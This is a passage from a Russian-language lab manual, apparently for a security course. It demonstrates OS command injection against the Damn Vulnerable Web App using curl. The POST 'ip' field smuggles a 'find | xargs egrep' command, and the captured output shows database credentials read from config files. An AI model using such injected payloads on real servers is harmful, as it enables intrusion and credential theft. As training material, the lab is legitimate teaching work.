


- Скопируйте данные POST-запроса
 - Выберите первый POST-запрос
 - Выберите и скопируйте поле POSTDATA



- Откройте gedit, вставьте полученные данные
 - cd /var/www/logdir/
 - gedit find_execution.txt 2>/dev/null &
 - Правый клик -> Paste -> Save

6. Выполните инъекцию через curl
- а. Вставьте в терминал следующую команду:
- ```
curl -b "security=low;PHPSESSIONID=6kavca1tmq8b32djqpplhovj584" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*config*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit=submit" --location "http://192.168.1.118/dvwa/vulnerabilities/exec/" | tee find.txt
```
- Заменяя данные флага b на содержимое поля Cookie в gedit, данные флага -location – на содержимое поля Referer, а -data – на POSTDATA



```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# curl -b "security=low; PHPSESSIONID=nf74ptk02hqvbmhdsdjt
vj8ua6" --data "ip=127.0.0.1%3B+find+%2Fvar%2Fwww%2Fhtml%2Fdvwa%2F*+-name+%22*co
nfig*%22+-print+%7C+xargs+egrep+-i+%27%28database%7Cuser%7Cpassword%29%27&submit
=submit" --location "http://192.168.0.105/dvwa/vulnerabilities/exec/" | tee find
.txt
 % Total % Received % Xferd Average Speed Time Time Time Current
 Dload Upload Total Spent Left Speed
 0 0 0 0 0 151 0 75 0:00:02 0:00:02 0:00:00 0
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/x
html1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=UTF-
8" />
 <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: B
rute Force</title>

 <link rel="stylesheet" type="text/css" href="../../dvwa/css/main
.css" />

 <link rel="icon" type="image/ico" href="../../favicon.ico" />

 <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"><
/script>

 </head>
```

## Раздел 15. Отчет о работе

1. В Backtrack откройте консоль и выполните:
- egrep '(database|user|password)' find.txt
  - date
  - echo "IvanovII" где вместо "IvanovII" - ваша фамилия и инициалы

```
root@root: /var/www/logdir
File Edit View Terminal Help
root@root:/var/www/logdir# egrep '(database|user|password)' find.txt
/var/www/html/dvwa/config/config.inc.php:# If you are having problems connecting
to the MySQL database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php:$ _DVWA['db_database'] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php:$ _DVWA['db_user'] = 'root';
/var/www/html/dvwa/config/config.inc.php:$ _DVWA['db_password'] = 'dvwaPASSWORD
';
/var/www/html/dvwa/config/config.inc.php.BKP:# If you are having problems connec
ting to the MySQL database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php.BKP:$ _DVWA['db_database'] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php.BKP:$ _DVWA['db_user'] = 'root';
/var/www/html/dvwa/config/config.inc.php.BKP:$ _DVWA['db_password'] = '';
/var/www/html/dvwa/config/config.inc.php~:# If you are having problems connectin
g to the MySQL database and all of the variables below are correct
/var/www/html/dvwa/config/config.inc.php~:$ _DVWA['db_database'] = 'dvwa';
/var/www/html/dvwa/config/config.inc.php~:$ _DVWA['db_user'] = 'root';
/var/www/html/dvwa/config/config.inc.php~:$ _DVWA['db_password'] = '';
root@root:/var/www/logdir# date
Thu Feb 23 10:12:04 EST 2023
```